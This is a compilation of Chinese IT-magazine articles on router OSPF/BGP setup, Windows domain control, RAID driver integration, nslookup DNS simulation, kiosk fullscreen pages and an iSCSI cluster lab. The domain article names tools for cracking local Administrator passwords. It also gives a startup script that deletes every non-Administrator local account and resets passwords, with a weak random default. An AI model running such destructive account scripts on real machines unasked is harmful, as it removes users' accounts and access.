RouterB(config-router-ospf)#network 6.156.2.0/30 area 0
RouterB(config-router-ospf)#network 6.156.2.4/30 area 1
RouterB(config-router-ospf)#area 1 stub
RouterB(config-router-ospf)#quit
RouterB(config)#router bgp 6000
```

```
RouterB(config-router)#bgp router-id 2.2.2.2
RouterB(config-router)#network 6.156.2.0/30
RouterB(config-router)#network 6.156.2.4/30
RouterB(config-router)# neighbor 6.156.2.1 remote-as 6000
RouterB(config-router)# redistribute ospf
```

## 3. RouterC 配置

```
RouterC(config)#int s0
RouterC(config-if-serial0)#ip add 6.156.2.6/30
RouterC(config-if-serial0)#quit
RouterC(config)#router ospf
RouterC(config-router-ospf)#router-id 3.3.3.3
RouterC(config-router-ospf)#network 6.156.2.4/30 area 1
RouterC(config-router-ospf)# area 1 stub
```

## 禁止域中程序随便装

笔者单位里有几个域里面的计算机账户被赋予的权限比较低，所能安装的程序必须是发布到域里面的程序。但是没有想到用户自己重新安装了系统，从而绕过了域管理，自己安装了我们禁止的程序。该如何解决呢？还是先认真分析一下问题产生的原因吧！

### 如何绕过域管理

(1) 笔者单位使用的域环境是 Windows 2003 域，用户可以自己安装系统，这是我们作为管理员所不能制止的行为。而用户一旦自己安装了系统，就将获取本地 Administrator 用户的权限，这个账户对于本机而言是没有任何限制的。

(2) 要获取本地 Administrator 用户的权限，还可以通过矮人 DOS 工作室、ERD2003 等工具破解或清除 Administrator 账户的密码。

### 用批处理解决控制权限问题

对于系统重装问题，看来也只能从本地 Administrator 用户入手了。如何才能将本地 Administrator 用户的权限永远控制在管理员手中，而且还不怕用户重装系统、不怕密码被破解呢？经过一番思索，笔者认为可以在系统启动后修改本地 Administrator 用户的密码，从而永远具有 Administrator 的控制权限。

这是因为在域中，我们可以使用计算机开机启动组策略，让计算机开机启动时执行一个脚本程序来做到。该程序要执行的功能有：

- (1) 删除本地机上的所有非超级用户。
- (2) 修改超级用户密码。
- (3) 将域用户加入到本地用户组。

这样就可以针对破解超级用户密码的行为及时阻止了，

河北安新中学 王佳辉

因为计算机超级用户是在计算机启动时修改的。

但是，该方法有一个缺点，因为所有用户最常使用的应用还是上网问题，所以要实现本文所述内容，还需要有一个 ISA 代理服务器（或其他代理服务器）的存在。ISA 代理服务器将检测用户是否为域用户，如果为域用户则允许上网，否则禁止上网。

但 ISA 的设置并非本文所要介绍的重点内容，故请大家查找其他资料来解决。下面就请大家随笔者来解决域中随便安装程序的问题。

### 编写计算机启动脚本

请将以下内容录入记事本，然后保存为“Restart.vbs”文件。

因为域的不同，请将以下内容的第二行做适当修改。

```
On Error Resume Next
domainName="AXSCHOOOL"
```

获取运行参数

```
Dim passWord
Set objArgs = WScript.Arguments
If WScript.Arguments.Count = 0 Then
    Randomize
    passWord = "Admin" & (Rnd * 10000)
Else
    passWord = objArgs(0)
End If
```

获取计算机名称

```
Set oWshNetwork = CreateObject("WScript.Network")
strComputer = oWshNetwork.ComputerName
```

枚举本地计算机上的组成员并删除，只保留超级用户并修改密码

```
Set colGroups = GetObject("WinNT://" & strComputer & "")
colGroups.Filter = Array("group")
For Each objGroup In colGroups
```

```
For Each objUser in objGroup.Members
If InStr(1,"Administrator",objUser.Name,1)=0 Then
deleteUser objUser.Name
Else
objUser.SetPassword passWord
objUser.SetInfo
End If
Next
Next

' 将域用户组加入到本地用户组
Set objLocalGroup=GetObject("WinNT://" & strComputer & "/Users")
If objLocalGroup.IsMember("WinNT://" & domainName & "/Domain Users") Then
'WScript.Echo "已经将域用户组加入了本地用户组..."
Else
objLocalGroup.Add "WinNT://" & domainName & "/Domain Users"
'WScript.Echo "域用户组已经顺利加入本地用户组..."
End If

' 将域管理员组加入到本地管理员组
Set objLocalGroup = GetObject("WinNT://" & strComputer & "/Administrators")
If objLocalGroup.IsMember("WinNT://" & domainName & "/Domain Admins") Then
'WScript.Echo "已经将域管理员组加入了本地管理员组..."
Else
objLocalGroup.Add "WinNT://" & domainName & "/Domain Admins"
'WScript.Echo "域管理员组已经顺利加入本地管理员组..."
End If

' 删除本机用户
Sub deleteUser(userName)
Set objDomain= GetObject("WinNT://" & strComputer & ",computer")
objDomain.Delete "user",userName
End Sub
```

## 设置计算机开机启动策略

首先复制上文所述的脚本文件“Restart.vbs”，然后新建一个组策略，并应用到所有域中的客户机，打开组策略编辑器进行编辑。在左侧的控制台中依次打开“计算机配置→Windows 设置→脚本（启动/关机）”，然后双击右侧的“启动”策略，在弹出的“启动 属性”对话框中单击【添加】按钮，在弹出的“添加脚本”对话框中单击【浏览】按钮，然后将刚复制的脚本文件粘贴到打开的“浏览”对话框文件列表区。此时，刚粘贴的文件被自动选择。

单击【打开】按钮，回到“添加脚本”对话框，输入脚本参数（参数是超级用户密码），单击【确定】按钮回到“启动 属性”对话框，再次单击【确定】按钮，关闭“组策略编辑器”完成设置（如图1所示）。

不要以为有了这个脚本就行了，它可不是一劳永逸的，还需要管理员定期更换超级用户密码才行。当然，修改密码很简单，只要修改一下图1中的那个脚本参数即可。

怎么样，有了这个解决方案，作为管理员的您，还担心用户自己重装系统，随便安装程序吗？




图1 “添加脚本”和“启动 属性”窗口

## 解决服务器系统安装问题

笔者单位有一台 IBM X3650 服务器，硬件配置为双 CPU（4 核 2.0GHz）、8GB 内存、3 个 146GB 硬盘、ServeRAID-8k 阵列卡、双网卡双电源，操作系统为 Windows 2003 企业版，建有 RAID5 磁盘阵列。有时遇到服务器出现软件故障需要重新安装操作系统时，按 Windows 2003 安装流程，需将 ServeRAID-8k 阵列卡驱动制作成软盘，并在安装过程中择时按【F6】键加载软驱中的驱动程序，才能顺利安装。但此服务器的操作系统安装，实在让笔者心里发怵，因为服务器没有软驱，Windows 2003 又不能识别 ServeRAID-8k 阵列卡，只能通过服务器随机安装向导盘来安装。但是安装向导又比

珠海市香洲区信息中心 谢胜盈  
较死板，不能跳过中间任何一个环节，重建 RAID 磁盘阵列意味硬盘数据全部丢失，只好先做数据备份，十分不便。

如果能将 ServeRAID-8k 阵列卡驱动集成到 Windows 2003 安装光盘中，系统安装过程能识别到已建的 RAID 磁盘阵列，硬盘数据就可以完整保留下来，免去烦琐的数据备份工作。经过笔者一番研究，通过手工集成法和工具集成法，终于完成了 ServeRAID-8k 阵列卡驱动集成问题。

### 手工集成法

准备工作：Windows 2003 安装光盘、ISO 光盘软件



WINISO、光盘刻录软件 Nero 和 ServeRAID-8k 阵列卡驱动程序。

1. 建立工作目录

在 D 盘根目录下创建 Work 目录，并保证 D 盘有足够大的硬盘空间（可用空间至少为 1GB，主要用于存放 ServeRAID-8k 阵列卡驱动程序、Windows 2003 配置信息文件及 Windows 2003 光盘镜像文件等）。

2. 把驱动程序复制到工作目录

在工作目录 Work 下创建以下几层目录 \$oem\$\\$1\Drivers\Arcsas，并将 ServeRAID-8k 阵列卡驱动程序复制到 Arcsas 目录。如果有其他驱动需要集成，也可以将其驱动程序复制到 Drivers 目录下（如图 1 所示）。



图 1 将 ServeRAID-8k 阵列卡驱动程序复制到 Arcsas 目录下



\$oem\$ 的用途是其下面的所有文件在 Windows 安装过程中都将被复制到 Windows 安装的目标分区。\$1 下的所有文件夹将被复制到目标分区的根目录，其目录对应关系为：\$Docs——Documents and Settings；\$Progs——Program Files；\$\$——Windows 文件夹；\$1——安装 Windows 的目标分区根目录。

3. 创建 Windows 2003 ISO 光盘镜像文件

将 Windows 2003 光盘放入光驱，启动 WINISO 软件，执行【操作】命令，选择【从 CDRom 制作 ISO】命令，将 Windows 2003 光盘制作成 ISO 镜像文件 Windows2003.iso，并将其存放在 D 盘 Work 工作目录（如图 2 所示）。



图 2 将 Windows 2003 光盘制作成 ISO 镜像

4. 提取并删除 Windows 2003 镜像文件中的安装配置信息文件

用 WINISO 打开工作目录 Work 下的光盘镜像文件 Windows2003.iso，提取 I386 目录下的安装配置信息文件

Txtsetup.sif 到工作目录，将 Windows2003.iso 中的 Txtsetup.sif 删除，保存退出。如果不删除 Txtsetup.sif 文件，驱动集成时将提示文件不存在而不能添加到 Windows2003.iso 中。

5. 阵列卡驱动信息配置

用记事本打开 Windows 2003 安装配置信息文件 Txtsetup.sif 和 ServeRAID-8k 阵列卡驱动信息文件 D:\Work\Windows2003\Drivers\Arcsas\Txtsetup.oem（一般硬件驱动目录下都有扩展名为 OEM 或 INF 的驱动信息文件）。

参照 Txtsetup.oem 文件内容，将以下信息添加到 Txtsetup.sif 相对应的[]关键字段后面：

```
[SourceDisksFiles.x86]
arcscas.sys=1,,,,4_1,,,1,4
[HardwareIdsDatabase]
PCI\VEN_9005&DEV_0285&SUBSYS_02989005="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_02f21014="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_02999005="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_029A9005="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_02A49005="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_02A59005="arcscas"
PCI\VEN_9005&DEV_0286&SUBSYS_95801014="arcscas"
PCI\VEN_9005&DEV_0286&SUBSYS_95401014="arcscas"
PCI\VEN_9005&DEV_0286&SUBSYS_02A29005="arcscas"
PCI\VEN_9005&DEV_0285&SUBSYS_02A39005="arcscas"
[SCSILoad]
arcscas=arcscas.sys,4
[SCSI]
arcscas="Adaptec SAS RAID Controller"
```

配置信息添加可以通过在【编辑】菜单中查找关键字的方式进行，实现插入点的快速定位。如果 Txtsetup.sif 中无此关键字段，需要手工将其添加到文件尾部（如图 3 所示）。



图 3 查找插入点

其他硬件驱动的配置信息集成方法与此类似。

6. 在工作目录下创建 Winnt.sif 文本文件

由于 ServeRAID-8k 阵列卡驱动程序存放在“Drivers\Arcsas”目录下，为便于 Windows 2003 安装过程能顺利找到该卡驱动，需要在 Winnt.sif 文件中指明驱动信息的搜索路径，添加内容如下：

```
[Unattended]
OemPreinstall=Yes
OemPnPDriversPath= "Drivers\arcscas; "
```



### 7. 阵列卡驱动程序集成到 Windows 2003 光盘镜像文件 Windows2003.iso

用 WINISO 软件打开 Windows2003.iso，将 ServeRAID-8k 阵列卡驱动程序 D:\Work\Soem\$ 目录添加到镜像光盘文件的根目录下，工作目录 Work 下的 Txtsetup.sif 和 Winnt.sif 文件添加到镜像光盘文件的 I386 目录下，保存退出，完成集成工作。

### 8. 制作 Windows 2003 集成阵列卡驱动安装光盘

使用 Nero 或者其他光盘刻录软件，将 Windows2003.iso 光盘镜像文件刻录到 CD 中。

通过以上 8 个步骤，可以顺利将 ServeRAID-8k 阵列卡驱动程序集成到 Windows 2003 安装光盘中，但是第 5 步中，“arcscas.sys=1,,,,,4\_4,1,,,1,4”等信息可能较难理解，有兴趣的朋友可以参考微软相关资料，深入理解其对应关系。

## 工具集成法

### 1. 准备工作

Windows 2003 安装光盘、集成工具 WUCDCreator、微软 Framework 2.0、光盘刻录软件 Nero 和 ServeRAID-8k 阵列卡驱动程序。

WUCDCreator 1.0.2 约 700KB，功能强大，不仅可以集成各类驱动程序，还可以将应用软件、补丁包集成到 Windows 2003 安装盘，甚至可以创建无人值守程序，实现安装过程自动完成。WUCDCreator 运行需要微软 Framework 支持。

### 2. 创建工作目录

在 D 盘创建 Work 目录，并在其下创建 Windows 2003 目录和 Arcscas 目录，将 Serve RAID-8k 阵列卡驱动程序复制

到 Arcscas 目录下。

### 3. 将 Windows 2003 原版光盘文件复制到 D 盘 Work\Windows2003 目录

启动 WUCDCreator 集成界面，完成 Windows 2003 安装光盘的路径选择和光盘内容的复制工作。将 Windows 2003 原版安装光盘放入光驱，单击集成界面中的“来源 CD”选项卡，在“有安装档案的 Windows CD 或目录”项中选择 Windows 2003 安装光盘路径即光盘驱动器，以便软件能正确读取到 Windows 2003 安装文件。在选择制作目录 D:\Work\Windows2003 后，WUCDCreator 会将安装光盘文件复制到该目录，时间较长。

### 4. 集成驱动程序

单击集成界面“驱动程序”选项卡，选择“RAID-，SCSI-，SATA 控制卡驱动程序”，单击【增加】按钮，将 ServeRAID-8k 阵列卡等驱动程序（D:\Work\Arcscas 目录）添加到 Windows 2003，完成 ServeRAID-8k 阵列卡驱动程序的集成。

### 5. 生成 Windows 2003 安装光盘镜像文件

单击集成界面中的“完成”选项卡，选择保存并制作生成 ISO 光盘镜像文件 Windows2003.iso，将其保存在 D 盘 Work 工作目录。

### 6. 制作 Windows 2003 集成阵列卡驱动安装光盘

制作 Windows 2003 集成阵列卡驱动安装光盘的方法与“手工集成法”第 8 步相同。

工具集成法集成过程相对较为简单，无需了解硬件配置信息，成功率高，有兴趣的朋友可以尝试使用。

## 用 Nslookup 模拟 DNS 工作过程

模拟实验有利于帮助网络管理员和学生掌握相应的工作过程，避免在实际工作中出现不必要的麻烦。下面是本人在网络技术的实验教学中，用 Nslookup 模拟 DNS 工作过程的实验。

## DNS 的工作过程

在 Internet 中向主机提供域名解析服务的机器被称为域名服务器或名字服务器。用于域名解析的域名系统（DNS，Domain Name System）采用层次化的分级结构来实现。提出 DNS 解析请求的主机与域名服务器之间采用客户/服务器（C/S）模式工作。当某个应用程序需要将一个名字映射成一个 IP 地址（或者相反）时，应用程序将调用解析器函数将 DNS 请求分组传送到本地 DNS 服务器上，由本地 DNS 服务器负责查找名字，并将 IP 地址的映射信息返回给调用程序。

特别指出的是，本地 DNS 服务器以数据库查询方式完

成域名解析过程，并且采用了递归查询，过程如下：

（1）当客户进程查询域名时，首先把查询传递给本地的一台名字服务器。

（2）该名字服务器首先在本地缓存中搜索最近时间里解析的名称地址。如果在缓存中找到了要解析的名称所对应的 IP 地址，则该名字服务器将相应的信息返回给客户机进程。

（3）否则，该名字服务器在本地静态表中搜索，看是否在 DNS 表项中有该主机名称所对应的 IP 地址。如果存在，名字服务器向客户机发送相应的地址。

（4）若 2、3 两步均未能解析出对应的 IP 地址，则表示所要求解析的域名是一个远程域名，即该域名不属于本地域名服务器的管辖区。此时，该名字服务器会转向根名字服务器查询。

（5）根名字服务器向该域名中指定的顶层域名服务器搜寻，顶层域名服务器在向主机名称中指定的二层域名服

器搜寻，依次搜寻下去，直到要解析的名称全部解析完毕为止。

上述过程在具体执行时是自动完成的，用户感觉不到该过程的存在，但对于网络管理员来说有时有必要知道其具体的操作过程，这对于分析和解决一些 DNS 故障有很大的帮助。

如何了解该过程呢？我们可以通过 Nslookup 命令来模拟完成。

模拟域名解析过程

我们现在来模拟一台 DNS 服务器接到一个不是自己管辖域的请求时的域名解析过程，即远程域名。这是一种最复杂的情况，自己管辖域内的名字解析也自然包含在该过程中。

首先该名字服务器会询问根服务器，然后根服务器会去找对应的顶级服务器。比如，要查询的是 www.edu.cn，根服务器就会要求去找 cn 域的服务器。

假设让 163.com 的名字服务器（其中一台为 ns.nease.net）解析 www.qau.edu.cn 的域名，很显然这台服务器不拥有这个域，需要询问根服务器。一般情况下，DNS 服务器会帮我们完成全部的过程。这种解析方式我们称为递归解析。

为了模拟整个过程，需要加一个参数-norecurse，即不采用递归方式解析。这样理论上 ns.nease.net 会去问根服务器，不过由于它已经缓存了顶级服务器的记录，所以直接返回了管理 NET 的顶级服务器记录。

实际上，大部分的查询都不需要从根服务器开始。大家看到了所有的顶级域名服务器的地址都被返回，全球顶级服务器总共只有十几台（如图 1 所示），我们随便选择一个进行查询即可。



图 1 顶级服务器

假如我们选择 a.root-servers.net（如图 2 所示），这次查

询就返回了 CN 域的所有顶级名字服务器。我们再任意选择一个进行查询，依次类推，必定能够全部解析出 www.qau.edu.cn。



图 2 选择 a.root-servers.net 进行查询

在命令提示符下，依次键入 nslookup -norecurse qau.edu.cn a.dns.cn 和 nslookup -norecurse qau.edu.cn dns.edu.cn，即可得到验证（如图 3 所示）。




图 3 验证结果

## 触摸屏页面全屏显示技巧

笔者单位服务大厅有一台触摸屏，它承载着政务公开多媒体查询系统。该系统供到本单位来办理业务的人员自行操作，以了解相关信息。触摸屏使用的软件是由某公司用 Authorware 语言开发的，是单机版。由于每次内容更新厂家都要收费，且需打开触摸屏主机操作才行，很不利于我们自行管理。因此最近，我们就研究解决了这个问题。

我们开发了网络版应用系统，将信息内容做成动态页面，通过 Web 方式，利用触摸屏浏览器全屏显示出来，后台管理程序便于及时更新内容。

在开发软件的过程中，关于浏览器指定页面全屏化的问题让我们花费了很多心思。尽管网上也有一些介绍，如按【F11】键、在页面 HTML 文件中增加脚本等，但尝试了多种方法，都不尽如人意。最后，通过多方的努力和实践，找到了浏览器全屏化的脚本和相关配置。目前，网络版程序已投入使用，运行效果很好。

应用环境：Web 服务器，触摸屏上的操作系统是 Windows XP（也可直接用触摸屏作为 Web 服务器），触摸屏主机连接到系统内部网络上。

### 页面全屏化代码

服务端的页面程序需要加入如下的代码。

```
<HTML>
<HEAD>
<TITLE>中国人民银行</TITLE>
<meta http-equiv="Page-Enter" content="revealTrans(duration=10,transion= 50)">
<meta http-equiv="Page-Exit" content="revealTrans(duration=20,transion=6)">
<!--meta 标签是用来在 HTML 文档中模拟 HTTP 协议的响应头报文，放在网页的<head>与</head>中，可增加动态显示效果-->
<SCRIPT language="JavaScript">
function toFull(){
if(window.name=="fullscreen")return;
var a=window.open("", "fullscreen", "fullscreen=yes")
a.location=window.location.href
window.opener= null
window.close()
}
toFull();
</SCRIPT>
<!--上面标记<SCRIPT>的脚本就是实现浏览器屏幕最大化的关键函数-->
```

### 注意

JavaScript 的源代码既可以放在标记 <HEAD> </HEAD> 之间，也可以放在标记 <BODY> </BODY> 之间，

▼ 中国人民银行淮安市中心支行 郭浩 潘顺军

都可以被解释执行，只是处理过程有所不同。对于 BODY 部分，HTML 解释器解释一句，执行一句；而对于 HEAD 部分，是先对<HEAD>标记内的所有语句都作了解释之后再执行。

```
</HEAD>
<BODY scroll="no" oncopy="return false" on dragstart="return false" onselectstart="return false" vLink=#4e9 bd3 aLink=#95cd68 link=#aa55bb left Margin=0 topMargin=0 marginheight="0" marginwidth="0" bgcolor="#deccdd">
<!--标记<BODY>的属性 scroll="no"的作用是去除页面右边的滚动条，这个属性必须含在标记<BODY>内。属性 oncopy="return false" ondragstart="return false" onselectstart="return false"起不可复制、拖拉、选择等功能，防止客户在触摸屏上做些查询以外的其他操作-->
<p>&nbsp;&nbsp;&nbsp;测试</p>
</BODY>
</HTML>
```

### 触摸屏浏览器的设置

单击客户端的浏览器【属性】命令，选择【安全】→【自定义级别】→【允许由脚本初始化窗口】命令，启用“没有大小和位置限制”（如图 1 所示）。




图 1 选择“启用”

### 其他设置

因为考虑到触摸屏就是给来访者查看的，所以正常加电系统启动后，就应该出现可被查询的主页面，而不允许进行其他操作或退出画面。因而，需要将浏览器属性选项中常规默认主页设成要登录的服务器地址网页，然后把浏览器的快捷方式放到【开始】→【启动】项里。这样，机器加电后就直接进入能被咨询的界面了。

## 构建故障转移群集试验平台

### 群集环境配置基础

熟悉群集技术的最有效方法之一是访问一个实际的群集，但对于很多中小企业而言，群集配置所需的硬件投入使他们无法实现这一目标。本文提供了一种构建群集技术实验平台的低成本替代方法。本实验以建立基于微软群集服务（以下简称 MSCS）的 SQL 群集系统为例，实验环境用一台较高配置的计算机及现成的商用组件和可下载的软件。我们通过 VMware 建立三个虚拟机，其中两个组成一个双结点群集（每个结点配置一个处理器），这两个结点均运行 Microsoft Windows 2003 SP2 和 SQL Server 2000 SP4。另外一个运行 FreeNAS 0.686-4 版，作为 MSCS 的所有共享磁盘存储将基于使用网络存储服务器的 iSCSI。

#### FreeNAS

FreeNAS 是一个基于浏览器的免费网络存储管理实用程序，在单一框架中提供基于文件的网络连接存储（NAS）和基于块的存储区域网（SAN）。FreeNAS 支持 CIFS、NFS、HTTP/DAV 和 FTP 等功能，但是，我们仅使用它的 iSCSI 功能为 MSCS 需要的共享存储组件实现低成本的 SAN。我们通过 VMware Server 建立一个虚拟机，它将有二个硬盘驱动器连接到网络存储服务器上（在本文中，称为 FreeNAS 服务器）。FreeNAS 服务器将配置为使用文件和其中一个磁盘进行基于 iSCSI 的存储，并且将在 MSCS 配置中分别用于存储 Microsoft 群集所需的共享文件及所有 SQL 2000 数据磁盘。

VMware 是一个提供虚拟机软件的公司，其中 VMware Server 是免费的。笔者用的是 2.0 测试版，它的虚拟机支持双处理器、千兆网卡和 USB2.0 等比较新的技术，通过浏览器管理虚拟机，支持 Windows、Linux 和 Solaris 等多种操作系统。您可以到 [www.vmware.com](http://www.vmware.com) 网站下载。

#### 注意

本文仅供教学使用，因此设置很简单，仅用于演示想法和概念。例如，仅在一个物理磁盘上设置了磁盘镜像，而实际上，至少应该在两个物理驱动器上设置磁盘镜像。

### 基于 MSCS 的 SQL 群集

基于 MSCS 的 SQL 群集核心是共享磁盘子系统，但不是所有的群集解决方案都使用共享存储。一些厂商使用一种称为联合群集的方法。使用这种方法时，数据分布在多台计算机中，而不是由所有计算机共享。但是，在使用基于 MSCS 的 SQL 群集时，多个结点将使用一组磁盘来存储数据，利用

基于 MSCS 的 SQL 群集，数据库文件、群集日志文件都保存在磁盘设备的共享存储中。

本文重点讨论故障转移群集。此类群集不同于负载均衡群集，在实施负载均衡的服务器群集中，处理请求分布于各服务器。负载均衡群集为各个不同的服务器分担处理负载，但不共享磁盘阵列或内存等资源。如果其中一个服务器发生故障，处理负载可以被简单地重新分布于群集中幸存的各个结点。

相比之下，故障转移群集是一组两个或更多共享资源的独立计算机。如果其中一个服务器发生故障，则群集中的另一个服务器会接管资源并处理负载。由群集结点对资源进行管理，是在要害应用程序（例如提供数据库和消息收发服务的应用程序）中实施冗余所必需的。

基于 MSCS 的 SQL 群集提供容错和故障转移的功能。由于所有结点都使用同一共享磁盘，访问同一数据库，因此一个结点出现故障时，其他结点将自动接管磁盘等群集资源，不会导致无法访问数据库。

### 共享存储之道

现在，光纤通道是最流行的共享存储解决方案之一。光纤通道是一种高速串行传输接口，用于在点到点（FC-P2P）、仲裁环路（FC-AL）或交换式拓扑结构（FC-SW）中连接系统与存储设备。光纤通道支持的协议包括 SCSI 和 IP。光纤通道配置最多可以支持 127 个结点，每个方向上最高可以实现 2.12Gbps 的吞吐量，预期可达到 4.25Gbps。

但是，光纤通道的价格很昂贵，单是光纤通道交换机的起价就可能需要约四万元。这还不包括光纤通道存储阵列和高端驱动器，一个 300GB 驱动器的价格可高达一万六千元。典型的光纤通道包括用于服务器的光纤通道卡，基本安装费用为大约十万元，还不包括构成群集的服务器的成本。

光纤通道的一种较为便宜的替代方法就是 SCSI。SCSI 技术提供了可接受的共享存储性能。对于习惯了基于 GPL 的 Linux 价格的管理员和开发人员来说，即使是 SCSI（一个双结点群集的价格在 12000~50000 元）也可能超出预算。

另一种流行的解决方案是基于 NAS 的 Sun NFS（网络文件系统）。只有在您使用网络设备或类似的设备时，它才可以用于共享存储。具体来说，您需要拥有能够保证在 NFS 上进行直接 I/O、将 TCP 作为传输协议并且读/写块大小为 32KB 的服务器。

本文将使用的共享存储基于使用网络存储服务器（随 FreeNAS 安装）的 iSCSI 技术。该解决方案提供了一个低成本的光纤通道替代方案，只用于测试和教学目的。



## iSCSI 技术

多年以来，光纤通道存储区域网（FC SAN）是唯一用于构建基于网络的存储解决方案的技术。光纤通道采用以前的一组 ANSI 协议（称为光纤分布式数据接口），目的是通过存储网络来传递 SCSI 命令。

FC SAN 的优势包括可以提高性能、磁盘利用率、可用性 & 可扩展性等，但最重要的是支持服务器群集。但是，FC SAN 现在仍受三个主要缺点的限制。

首先是价格。尽管构建 FC SAN 的成本最近几年有所下降，但成本对于 IT 预算有限的小公司来说仍然是高得惊人。

第二个缺点是硬件组件不兼容。采用 FC SAN 之后，许多产品制造商对光纤通道规范的解释各不相同，从而导致许多互连问题。如果从公共制造商那里购买光纤通道组件，这通常不会是一个问题。

第三个缺点是光纤通道网络不是以太网。它需要一种单独的网络技术，并要求数据中心人员具备另外一组技能。

随着千兆位以太网的普及及对降低成本的需要，基于 iSCSI 的存储系统逐渐成为光纤通道的有力竞争对手。现在，iSCSI SAN 仍然是 FC SAN 的最大竞争者。

2003 年，互联网工程工作小组（IETF）审批通过了互联网小型计算机系统接口（即 iSCSI）。这是一个基于互联网协议（IP）的存储联网标准，用于在基于 IP 的存储设备、主机和客户机之间建立和管理连接。iSCSI 是 SCSI-3 规范框架中定义的一个数据传输协议，负责通过存储网络传输块级数据，与光纤通道类似。

块级通信意味着数据以“块”的形式在主机和客户端之间传输。数据库服务器依赖这种类型的通信（而不是大多数 NAS 系统使用的文件级通信）来工作。与 FC SAN 一样，iSCSI SAN 是一个专用于存储的单独物理网络，但其组件与典型 IP 网络（LAN）中的组件基本相同。

尽管 iSCSI 拥有光明的前景，但早期的批评很快指出了其与性能有关的内在不足。iSCSI 的优势是能够利用大家熟悉的 IP 网络作为传输机制。但是，TCP/IP 协议非常复杂并且占用 CPU 资源过多。而使用 iSCSI，大部分对数据进行的处理（TCP 和 iSCSI）都由软件来执行，比完全通过硬件来处理的光纤通道慢得多。将每个 SCSI 命令映射到等价 iSCSI 事务所带来的开销过大。

对许多公司来说，解决方案是取消 iSCSI 软件启动器，投资能够从服务器 CPU 中卸载 TCP/IP 和 iSCSI 处理的专用卡。这些专用卡有时称为 iSCSI 主机总线适配器（HBA）或 TCP 卸载引擎（TOE）卡。与此同时，公司还需要考虑到目前 10Gbps 以太网是主流。

与其他新技术一样，iSCSI 具有一组自己的缩略语和术语。对于本文来说，用户只需要了解 iSCSI 启动器与 iSCSI 目标之间的区别即可。

## iSCSI 启动器

从本质上说，iSCSI 启动器是一个连接并启动服务器提供的某一服务的请求（在本例中是 iSCSI 目标）的客户端设备。iSCSI 启动器软件需要安装在每个 MSCS 结点上。

iSCSI 启动器可以使用软件实现，也可以使用硬件实现。软件 iSCSI 启动器可用于大部分主要操作系统平台。在本文中，我们使用免费的 Microsoft iSCSI Initiator 软件驱动程序，该程序可从微软网站免费下载。

iSCSI 软件启动器通常与标准网络接口卡（NIC，大多数情况下是千兆位以太网卡）配合使用。硬件启动器是一个 iSCSI HBA（或 TCP 卸载引擎 TOE 卡）。它在本质上只是一个专用以太网卡，其上的 SCSI ASIC 可以从系统 CPU 内卸载所有工作（TCP 和 SCSI 命令）。iSCSI HBA 可以从许多供应商处购买，包括 Adaptec、Alacritech、Intel 和 QLogic。

## iSCSI 目标

iSCSI 目标是 iSCSI 网络的“服务器”组件。它通常是一个存储设备，包含您所需的信息并回应来自启动器（一个或多个）的请求。对于本文来说，FreeNAS 将是 iSCSI 目标。

因此，根据有关 iSCSI 的所有这些讨论，是否意味着光纤通道很快就会消失？笔者认为不是这样。多年以来，光纤通道以其极快的速度、灵活性和强健的可靠性，为自己的能力提供了有力的证据。对高性能存储、大型复杂连接及关键任务可靠性有严格要求的客户，将毫不犹豫地继续选择光纤通道。

## 虚拟机环境设置

实验用的 PC 建议具有 2GB 以上的内存，硬盘为 250GB 以上，有网卡，处理器为 x86 系列即可，当然性能越高越好。本文中使用的计算机为 Dell D520 笔记本，采用酷睿 T2300 处理器，升级到 2GB 内存、250GB 硬盘，安装 Windows XP Professional OEM 版操作系统，VMware Server 2.0 Release Candale 1。下面是虚拟机的配置过程。

Win2k3-1：一个处理器，384MB 内存，20GB 硬盘（SCSI），网卡三块（两块桥接，一块 NAT），有 USB 控制器和光驱。

Win2k3-2：一个处理器，384MB 内存，20GB 硬盘（SCSI），网卡三块（两块桥接，一块 NAT），有 USB 控制器和光驱。

FreeNAS：一个处理器，288MB 内存，512MB 硬盘（IDE）一块，8GB 硬盘（IDE）一块，网卡一块，有 USB 控制器和光驱。

VMware Server 软件安装和虚拟机建立过程在网络上介绍得很多，在这里就不再介绍了。安装完后需安装 VMware Tools，这样才能开启千兆网卡功能，使 USB 控制器支持 USB 2.0，还可以启用硬件加速以提高虚拟机运行速度。

FreeNAS 的安装很简单，从 [www.freenas.org](http://www.freenas.org) 上下载 0.686-4 LiveCD 的 ISO 映像，在虚拟机 FreeNAS 里将光驱设为“Use ISO”

Image”，并指定为下载的 ISO 映像文件。单击“Start this Virtual Mechina”启动虚拟机 FreeNAS，它会从光盘启动。

出现如图 1 所示界面时，输入数字 9，按回车键。选择安装 FreeNAS 到硬盘或闪存设备，出现“Install & Upgrade”窗口。选择“3 Install ‘Full’ OS on HDD+Data Partition”。



图 1 FreeNAS 控制台

选择完毕，出现安全模式确认窗口。选择“OK”继续，出现安装位置选择窗口。选择从光驱（ACD0）安装，选择“OK”继续，出现安装位置选择窗口。选择要安装 FreeNAS 的硬盘 ACD0。

